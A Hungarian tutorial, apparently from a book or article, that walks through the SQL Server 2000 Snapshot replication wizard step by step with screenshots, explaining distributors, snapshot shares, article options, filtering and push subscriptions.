Tranzakciós replikációban egy LogReader nevű agent folyamatosan olvassa a tranzakciós logot, és a publikált táblák tartalmára vonatkozó változtatások, tranzakciók adatait elküldi a disztribútornak. A disztribútor aztán a Distribution Agent*(ök)* segítségével elpostázza a tranzakciókat a feliratkozóknak. Ez azt jelenti, hogy a publikáló és a feliratkozó adatbázis között akár pár másodperc késleltetéssel is átvihetők a változásokról szóló infók, azaz - folyamatosan futó szinkronizáció során - elég szoros csatolás hozható létre a két oldal között.

Viszont abban az esetben, ha akár ugyanazt a sort egymás után egymilliószor módosítják a publikált adatbázisban, mind az egymillió tranzakció tényét egyesével átjátsszuk a másik oldalra, ami nyilvánvalóan nem túl hatékony nagyon sűrűn módosított adatbázisok esetén. Ekkor a másik két módszer hatékonyabb tud lenni.


Az utolsó és egyben legbonyolultabb replikációs típus a Merge replikáció. Ebben feliratkozó oldalon is lehet módosítani az adatokat, amely módosítások a következő szinkronizáció során visszaáramlanak a publikáló adatbázisba, majd onnan a többi feliratkozóra. Ebben a rendszerben a triggerek figyelik és *(replikációs rendszertáblákba)* rögzítik változtatásokat, amelyeket a Merge Agent továbbít a publikált adatbázisba. Egy rekord többszöri módosítása egy darab tételként kerül rögzítésre és megy át a szinkronizációs kommunikáció során.

A Merge replikációt tipikusan lazán csatolt, gyakran lecsatolt alkalmazásokban használják *(mint a korábban emlegetett ügynökadatbázis)*, de persze más rendszerekben is jól használható. A többivel szemben nagy előnye, hogy a publikált táblákat a feliratkozó felhasználótól függően lehet szűrni, így minden felhasználó csak a rá vonatkozó adatokat kapja meg. A másik két módszer ezt nem ismeri.

Csapjunk bele!

A replikációk eléggé bonyolultak, így ahelyett, hogy oldalakon keresztül az elmélettel untatnám a kedves olvasókat végignyomkodjuk a Snapshot replikáció varázslóját, és menet közben vesszük át a szükséges elméleti tudományt.

Példáinkban egy számítógépen fog futni a publikáló és a feliratkozó adatbázis is. A CSHARP\SQL1 nevű példány lesz a Publisher, a CSHARP pedig a feliratkozó. A példák a Northwind adatbázisra épülnek.



A további példákban szereplő két SQL Server és a Northwind példaadatbázis. Jól látható az üres Replication-ág


A publikálandó adatbázison jobb gombot nyomva a New→ Publication menüből kiindulva indíthatjuk el a publikáló varázslót. *(A replikáció az a technológia, amelyet varázslók nélkül csak sámánok és életművészek képesek elindítani.)*

The Next Generation

A Next generáció gyermekei munkaidejük legalább felében a Next gombot nyomogatják. A most következő x oldalon keresztül a varázsló lépései következnek. Nem számoltam, de legalább húsz lépésből áll a legegyszerűbb varázslat is. Ha ez sikerül, jobbak vagyunk, mint Harry Potter!

Elindul a publikációs varázsló. Bekapcsoljuk az advanced opciókat is, így minden fontos részletre kitérhetünk.

Next.




A disztribútor kiszolgáló kiválasztása

Meg kell adnunk, hogy melyik szerver lesz a disztribútor. Emlékezzünk vissza, ő a nepper, akin csak átfutnak az adatok, de nem tőle származnak, és nem nála kötnek ki! Erre a szerepkörre egy közönséges SQL Serverre van szükség, amelyet azonban fel kell készíteni a feladatra. Látható a varázsló képéből, hogy itt kiválaszthatnánk egy másik gépen már létrehozott disztribútort, illetve létrehozhatunk egyet a sajátunkon. Most hozzunk létre egy újat a sajátunkon. Next.


Az SQL Server jelenleg Local System alatt fut. Ez kapcsolódási problémákhoz vezethet!

A figyelmeztetés jogos. Replikáció során egyes ügynököknek hálózati megosztásokat kell elérni. Mivel az ügynökök SQL Server Agent Jobok, a megosztásokat is az SQL Server Agentöt futtató account nevében érik el. Mivel az nálam jelenleg a System account, könnyen lehet, hogy nem érik el a megosztásokat. Ezért a következő ablakban rögtön át is állíthatjuk a Service accountot valami lokális vagy *(még jobb!)* Domain felhasználóra. Cancel, most egy gépen dolgozunk csak, nem lesz nagy gond.



A replikációs ügynököket az SQL Agent futtatja – már ha fut. Állítsuk be automatikus indítására!

Ahhoz, hogy a replikációs ügynökök folyamatosan futhassanak, az SQL Server Agentnek is folyamatosan kell futni. Hadd tegye a dolgát a varázsló! Next.



Hol legyen a Snapshot mappa? Ne a C$ megosztáson, annyi szent!

Bármilyen típusú publikációt is fogunk létrehozni, a Snapshotra szükség lesz a feliratkozók kiindulási állapotba hozásához. A Snapshot mappa mindenképpen egy hálózati megosztáson kell legyen, hogy a Merge ügynök *(Merge replikáció)* vagy Disztribúciós ügynökök *(Snapshot és Tranzakciós replikáció)* le tudják tölteni a szükséges fájlokat. Push replikáció esetén a Merge és Disztribúciós ügynök *(általában)* a disztribútoron futnak, míg Pull esetén a feliratkozókon. Ez azért fontos, mert ez meghatározza, hogy az ügynökök milyen Windows 2000 felhasználó nevében futnak, hisz ezeknek kell jogosultságot adni a fájlmegosztáshoz. Mobil felhasználás esetén Pull feliratkozást szoktunk használni, hisz ilyenkor a disztribútornak fogalma sincs, mikor lesz hálózatközelben például a laptopon futó feliratkozó, így Push esetén feleslegesen erőlködne a szinkronizációval. Ha Pull replikációt választunk, a Merge vagy Disztribúciós ügynök a feliratkozó gép SQL Server Agentje nevében fut, ha a szinkronizáció ütemezetten vagy az Enterprise Manager segítségével indítjuk el. Mivel általában a laptopos SQL Server

és az Agent is Localsystem vagy valami lokális adminisztrátor nevében fut, lehet, hogy nem tudja elérni a megosztást. Ilyenkor sokszor nem marad más, mint Everyone-nak Read jogot adni a megosztásra.


Abban az esetben, ha a replikációt parancssorból vagy a Windows Synchronization Manager segítségével indítjuk el, az ügynökök az interaktívan belépett felhasználó nevében kapcsolódnak hozzá a disztribúciós adatbázishoz és/vagy a publikálóhoz. Ez remekül kihasználható személyre szabott adatok replikációjához. *(A Merge replikáció dinamikus filterek használatára is képes.)*

Ha valódi, helyhez kötött kiszolgálók között hozunk létre replikációt, általában az összes SQL Server Agent ugyanazon tartományi felhasználó nevében fut, ilyenkor annak kell jogot adni a megosztásra.

De visszatérve a varázslóhoz, az alapértelmezésben felajánlott adminisztrációs megosztás *(C$)* helyett mindenképpen készítsünk egy saját könyvtárat és megosztást, ahol a Snapshotokat fogjuk tárolni. Itt elég jelentős méretű adatok is összejöhetnek, ezért érdemes átgondolni melyik meghajtóra vagy Raid tömbre helyezzük el a fájlokat. Akár külön fájlszervert is használhatunk erre a célra, nem kötelező a disztribútor szerverre rakni a snapshot fájlokat.


Példánkhoz létrehoztam egy Snaps nevű könyvtárat a C:\ elérési úton, amelyet megosztottam SQLReplSnaps néven, és Everyone-nak Change jogot adtam rá. Ez így, ebben a formában persze egyáltalán nem biztonságos, de kénytelen vagyok ezt tenni, mert az SQL Server Agent a disztribútorszerveren *(CSHARP\SQL1)* System account alatt fut, így a Snapshot Agent csak így tud írni a könyvtárba.

A varázslóban írjuk át az alapértelmezett Snapshot foldert a sajátunkra.




Saját disztribúciós mappa megadása

Ezzel végeztünk is a disztribútor konfigurálásával *(egyelőre)*. A következő lépések már a publikálásról szólnak. Első, alapvető kérdés: melyik adatbázist akarjuk publikálni?




A publikálandó adatbázis kijelölése

Next.



A replikáció típusa az első példában Snapshot legyen

Next.



Mit tegyünk a feliratkozóknál előálló módosításokkal?

Next.

No, ez egy érdekes lépés, érdekes kérdés! Alapvetően a Snapshot és a Tranzakciós replikáció egyirányú, azaz a Publisheren történt változások, melyek több-kevesebb késleltetéssel eljutnak a feliratkozókhoz, az ott történt változtatásokat a következő szinkronizáció során nagy valószínűséggel felülírják.

Viszont mindkettőt rá lehet bírni arra, hogy a feliratkozón végrehajtott INSERT-UPDATE-DELETE-ek illetve komplett tranzakciók **azonnal** hajtódjanak végre a publikáló adatbázisban IS. Ezek az UPDATE-elhető *(módosítható)* replikációk.

Nyilván a módosítás egy elosztott tranzakcióban valósul meg, amelyhez a feliratkozónak el kell tudni érni a publikálót. Emitt a módosítható Snapshot vagy tranzakciós replikációnak elég erős követelményei vannak a hálózati kapcsolattal szemben.


Mire jó ez? Olyankor használható ki, ha exkluzív erőforrásokat kell lefoglalni elosztott módon. Erre a Merge replikáció nem megfelelő, mert ott a késleltetések miatt lehet, hogy ugyanazt az erőforrást többen is lefoglalják. Persze ez konfliktust szül a szinkronizáció során, amelyet a Merge replikáció automatikusan lekezel, de kizárólagos erőforrásoknál ez sovány vigasz a hopponmaradtaknak.

Gondoljunk el például egy repülőjegy-eladó rendszert. A publikáló gépen vannak felsorolva a szabad helyek. Minden egyes területi utazási iroda óránként megkapja *(például Snapshot replikációval)* a foglalások tábla legfrissebb tartalmát. Betér egy utas Alsómocsoládra, és kér egy jegyet az Air France Seychelles-re tartó repülőgépére. A replikált táblából látszik, hogy a 12-13-as ablak melletti helyek szabadok, ezért azt le akarja foglalni. Ne felejtsük el, hogy a szabad helyek listája már lehet, hogy 59 perccel ezelőtti állapotot mutat. A kisasszony megkísérli lefoglalni a két helyet, azaz egy UPDATE-et hajt végre a feliratozott gép foglalások tábláján. Ez – mivel a replikáció módosíthatóra van beállítva – automatikusan elindít egy elosztott tranzakciót a publikáló adatbázissal, amin persze a valódi állapot látható. Ha a két hely tényleg szabad, a módosítás mindkét oldalon sikeres lesz, ellenkező esetben minkét helyen lepattan *(ROLLBACK-elődik)*.

Azaz a feliratkozó táblája cache-ként működik, így – több-kevesebb pontossággal – a lekérdéseket helyben meg lehet tenni, de a módosítások mindig a publikálóval szinkronban hajtódnak végre.

Ennek a módszernek egy pikánsabb változata, amikor a feliratkozón történt módosítás ténylegesen lezajlik, és a módosítás ténye bekerül egy várakozási sorba, egy Queue-ba. Ez a Queue lehet egy SQL Server tábla a feliratkozón vagy Microsoft Message Queue is. Amikor a publikáló adatbázis elérhető, a Queue Reader Agent kiolvassa a feliratkozón összegyűlt tranzakciókat, és azokat megpróbálja rájátszani a publisherre.


A késleltetés miatt nyilván konfliktusok léphetnek fel, ami ugyan feloldható, de alapvetően ez a módszer nem alkalmas exkluzív erőforrások foglalására.
Immediate updating esetén a feliratkozóra replikált táblák triggerekkel lesznek felszerelve, ezek intézik az elosztott tranzakciókat.
Példánkban kihagyjuk az azonnali módosítás lehetőségét, azaz a feliratkozó csak olvasható lesz.
Abban az esetben *(ez a gyakori)*, ha egyes táblákat jó lenne módosítani a feliratkozónál, másokat viszont nem, nyugodtan lehet keverni a replikációs típusokat. Például 23 viszonylag állandó tábla *(kódtáblák, felsorolások, városok, megyék listája, stb.)* mehet tranzakcióssal, míg a felhasználók munkatáblái merge-dzsel.



Átalakítsuk-e az adatokat a replikáció során?

Next.


Lehetőségünk van arra, hogy az adatok nem az eredeti formájukban érkezzenek meg a feliratkozókhoz, hanem átalakítva. Ehhez ki lehet használni a DTS lehetőségeit, de ez egy „advanced" lehetőség, most nem élünk vele. Fontos viszont, hogy ezzel csak akkor élhetünk, ha a publikáció létrehozásakor megadjuk, később már nem lehet módosítani ezt a tulajdonságot, hanem újra létre kell hozni a publikációt!



Milyen adatbáziskezelők kapják meg a replikált adatokat?


Next.

Nyilván a legteljesebb szolgáltatáshalmazt homogén SQL Server 2000 adatbázisokkal érhetjük el, de érdekes dolog, hogy gyakorlatilag bármilyen adatbázisra replikálhatunk, amihez van OLEDB vagy ODBC meghajtó - legalábbis Push módon. Persze ilyenkor az adattípusok és egyéb adatbázisjellemzők összehangolása okozhat némi fejtörést. Next.




Milyen adatokat szeretnénk publikálni?

Az SQL Server 2000 táblákat, nézeteket, tárolt eljárásokat és függvényeket képes replikálni. Ezeket egységesen cikkeknek *(article)* hívjuk a replikációs terminológiában.
Melyikből mi megy át a feliratkozókhoz? A tábláknak a szerkezete és az adatai is „átmennek". Ha rákattintunk egy tábla mögötti ...-re, definiálhatjuk a sémagenerálás részleteit.



A cikk (article) adatai

A Destination table name segítségével új nevet adhatunk a céltáblának. A Destination table ownernél pedig megadható egy új tulajdonos. Általában szeretjük, ha az összes objektumnak a dbo a tulajdonosa *(így egyszerűbb a jogok kiosztása)*. Ha itt nem adunk meg semmit, a létrehozott tábla annak a tulajdonában lesz, aki azt létrehozza. Ki lesz az? Vagy a Disztribúciós ügynök, vagy a Merge ügynök. Ha ezeket az ügynököket futtató account nem db_owner a feliratkozó adatbázisban, az account lesz a tulajdonos, és nem a dbo. Például kézzel indított Pull Merge replikáció esetén az interaktívan belépett felhasználó nevében fut a Merge ügynök, így annak a felhasználónak kell legyen joga adatbázis objektumokat létrehozni. Ha ehhez nem a db_owner hanem például a db_ddladmin szerepkörön keresztül kap jogot, a létrehozott táblának a felhasználó lesz a tulajdonosa és nem a dbo. Ezt elkerülendő érdemes explicit megadni a dbo-t mint ownert!
A tábla article-ök másik fülén további jellemzőket állíthatunk be:




A Snapshot replikáció alapértelmezésben, és némi ixelgetés után

A Snapshot replikáció alapértelmezésben minden egyes alkalommal ki akarja törölni a feliratkozón található céltáblát, hogy újra létrehozza azt *(DROP ...)*. Ez a csak olvasható módon használt táblák esetén *(tranzakciós és snapshot replikáció)* általában nem gond, hadd takarítson. Azonban abban az esetben, ha a céltáblákat idegen kulcsok *(foreign key, referencial integrity)* kötik össze, a törlés nem biztos, hogy sikerülni fog, mert az ügynökök nem törődnek vele, hogy a hierarchia vége felől visszafelé haladva töröljék a táblákat. Ha ebbe belefutunk, két dolgot tehetünk. A legegyszerűbb, hogy nem visszük át az idegen kulcsokat, erre szolgál az Include declared referential identity checkbox. Merge replikációnál ez nem túl „buli", mert ott a feliratkozónál is módosítanak, ahhoz meg nagyon kellenének az idegen kulcsok. Ebben az esetben a snapshot letöltés előtt és után meg lehet adni saját scripteket, amelyeket lefuttat a replikációs infrastruktúra, így abban kézzel törölhetjük az idegen kulcsokat a snapshot átvitele előtt.

Látható, hogy egy táblához tartozó összes kacatot képes átvinni a replikáció, csak be kell őket ikszelni. A Convert user-defined to base data types kapcsoló azt jelenti, hogy a forrástáblában található oszlopdefiníciókat, amelyeket általunk definiált adattípussal hoztunk létre, a feliratkozók már visszaalakított módon, valamely SQL Server adattípusra visszavezetve kapják meg. Ha ez nekünk nem tetszik, érdemes kiikszelni ezt a checkboxot, viszont ebben az esetben nekünk kell gondoskodni arról, hogy a snapshot letöltés előtt az adattípusok készen legyenek a cél *(feliratkozó)* adatbázisban, máskülönben elhasal a szállító ügynök. Erre is tökéletes a korábban emlegetett pre-snapshot szkript.


Ha valamit nem használunk ki, *(például az Extended property-ket)*, kár leszkripteltetni és átvitetni, mert csak lassabb lesz tőle a snapshotgenerálás és átvitel.

Mivel rengeteg tábla esetén elég unalmas a checkboxokat végigkattogni, ezért a hárommal ezelőtti lépésben látható egy Article Defaults nevű gomb. Itt articletípusonként *(tábla, tárolt eljárás, stb.)* megadhatjuk az alapértelmezett beállításokat, így minden article ennek megfelelően lesz beállítva. Ezután a kivételeket már egyesével átkonfigurálhatjuk.




Az alapértelmezések átállítása sok kattintástól kímél meg minket!

Tárolt eljárások, nézetek és függvények esetén az objektumok törzse *(szkriptje)* megy át a feliratkozókhoz, itt is beállítható, hogy a már létező, azonos nevű objektumokat először töröljék.
Next.




Mi lesz a publikáció neve és leírása?

Mint az már gondolom kiderült, egy adatbázisban akárhány publikációt létrehozhatunk, és általában ugyanazt a táblát, függvényt, satöbbit akárhányszor publikálhatjuk, ha különböző jellegű feliratkozóknak más és más igényei vannak.
Next.




Nem zárt csoportok publikálása figyelmeztetést okoz!

A zárt csoport SQL-objektumok *(táblák, nézetek, eljárások)* olyan halmaza, amely tartalmazza az összes olyan társ-objektumot, amire a többiek hivatkoznak. Azt mondja a varázsló, hogy publikált nézetünk hivatkozik olyan táblára, ami nincs benne a publikációban. Hasonló baja van a tárolt eljárásunkkal is. Igaza van, de szerencsére ettől még nem áll le a varázsló, ez csak figyelmeztetés. Viszont ezek az objektumok tényleg csak akkor fognak működni a feliratkozón, ha az alattuk levő táblákat valami más módon lejuttatjuk a feliratkozókra. Például kézzel, scriptelve vagy más publikáción és feliratkozáson keresztül.




A publikáció elkészítése, vagy tuningolása következzen?

Ezen a ponton be is fejezhetnénk a varázslást, de kár lenne, mert az igazán izgalmas lehetőségek csak most jönnek.
Next.




A publikált adatok szűrése sorok és oszlopok szerint

A publikálandó adatokat *(tábla article-öket)* függőlegesen *(oszlopok)* és vízszintesen *(sorok)* is lehet szűrni. Válasszuk ki mindkettőt.
Next.




A függőleges szűrés oszlopok kihagyását jelenti

Most függőlegesen szűrünk, azaz elhagyhatunk oszlopokat a táblákból. Csak megfontoltan! Next.




A vízszintes szűrés nem más, mint sorok szűrése

A ...-re kattintva mehet a sorszűrők beállítása táblánként. Például:



A sorszűrés egy WHERE-feltétel megadását jelenti


Szűrési feltételként lehet használni FOR REPLICATION záradékkal létrehozott tárolt eljárást is, de ebbe most nem megyünk bele.
A szűrési feltételek kiértékelésre azaz végrehajtásra kerülnek a Snapshot létrehozásakor, amely megfelelő indexek támogatása nélkül igencsak lassú lehet. Next.



Engedélyezzünk-e névtelen előfizetőket?


A publikáció létrehozása után egyesével bekonfigurálhatjuk, hogy mely SQL Serverek iratkozhatnak fel a publikációra. Ez azt jelenti, hogy 100 feliratkozó esetén mind a százat explicit be kell rakni a potenciális feliratkozók közé, és a feliratkozás során a kapcsolatfelvétel tényét közölni kell a publikáló adatbázissal. Ez zárt vállalati rendszerben így jó, hisz például egy Windows 2000 tartományba se ülhet bele bárki a kóbor munkaállomásával.

Viszont Internetes, ismeretlen feliratkozók esetén jól jöhet az a lehetőség, hogy a Publisher konfigurálása nélkül fel lehet iratkozni a publikációra. Persze ekkor a biztonsági követelményeket alaposan át kell gondolni. Tranzakciós replikáció esetén a tranzakciók tárolási idejét és helyszükségletét is alaposan felborítja az Anonymusokra való felkészülés. Most nem élünk ezzel a lehetőséggel. Next.




A Snapshot Agent időzítése

Amikor egy feliratkozó szeretne lekérni egy friss snapshotot a publisherről, annak rendelkezésre kell állnia. Ha például óránként szinkronizálnak a snapshot feliratkozók, óránként érdemes újrageneráltatni a snapshot folder tartalmát, hogy a felkapcsolódók tényleg a friss képet vigyék el. A Change gombra kattintva a szokásos ablakban beállíthatjuk a Snapshot Agent futtatási ütemezését.
Next.



És ez már a vég(e)!

A Finish megnyomása után nagy sürgés-forgás kerekedik a gépen, és létrejön a disztribútor valamint a publikáció.
Az utolsó ablak arról tájékoztat, hogy a replikáció állapotát a Replication Monitoron keresztül figyelhetjük meg.




A kész publikáció látképe az Enterprise Managerben

Itt az ideje, hogy feliratkoztassunk valakit a publikációnkra! Készítsünk egy Push *(rátukmálós)* feliratkozót. A Northwind nevű publikációnkon *(a képen ez az aktív)* jobb gomb, majd a Push-New Subscriptionre kattintva indul el feliratkoztató a varázsló.


Push típusú feliratkozás készítése, Advanced lehetőségekkel

Next.



Ezen a lapon kiválaszthatjuk a feliratkozó szervert.


Next.



Az adatokat fogadó adatbázis neve

Next.


A céladatbázis nevének nem feltétlenül kell megegyeznie a publikáló adatbázisával, de a replikáció első elindításakor már létezni kell.



Hol fusson a disztribúciós ügynök?

A disztribúciós ügynök az a program, amely átvödrözi az adatokat a publikációs vagy a disztribúciós adatbázisból a feliratkozó adatbázisba. Mivel ez egy egyszerű program, futhat mind a disztribútor szerveren, mint a feliratkozón. Alapértelmezésben Push replikációnál a disztribútoron fut, Pullnál a feliratkozón, de ebben a lépésben ez módosítható. A módosítás oka teljesítményelosztás lehet. Next.


Most be kell állítanunk mikor fusson a disztribúciós ügynök. Állítsuk be, hogy óránként menjen, de úgy, hogy az előző Snapshot, ami éjféltől számítva egyóránként generálódik, már készen legyen. Ezért fél egytől óránként fog futni. A Snapshot ügynök működése nagyon le tudja terhelni a publikáló szervert, így érdemes a működését akkorra időzíteni, amikor nem fut más.



Induljon a replikáció!


Next.

Ha kérjük, a varázsló utolsó lépéseként azonnal elindítja a Snapshot ügynököt, hogy legyen egy friss snapshotunk a most feliratkozott adatbázis inicializálásához.
Next, Finish és vége.




Ügynökvilág Magyarországon

Smith ügynök alatt *(jobb oldalt)* megjelent egy kolléga, egy disztribúciós ügynök. Ő az, aki eljuttatja a párja által legenerált snapshotot a feliratkozókra. A szinkronizációhoz már csak el kell indítani a disztribútor ügynököt: jobb gomb, Start Synchronizing. Első kísérletünk csúfos kudarcba fullad:




A replication monitor hibát jelez

A piros Replication Monitor a replikációt adminisztráló emberek rémálma, előbb-utóbb az ember nyugtalanul alszik miatta. De azért az ügynökre kettőt kattintva fény derül a problémára:




Kár volt fittyet hányni a korábbi figyelmeztetésre (hiányzó objektumok)!

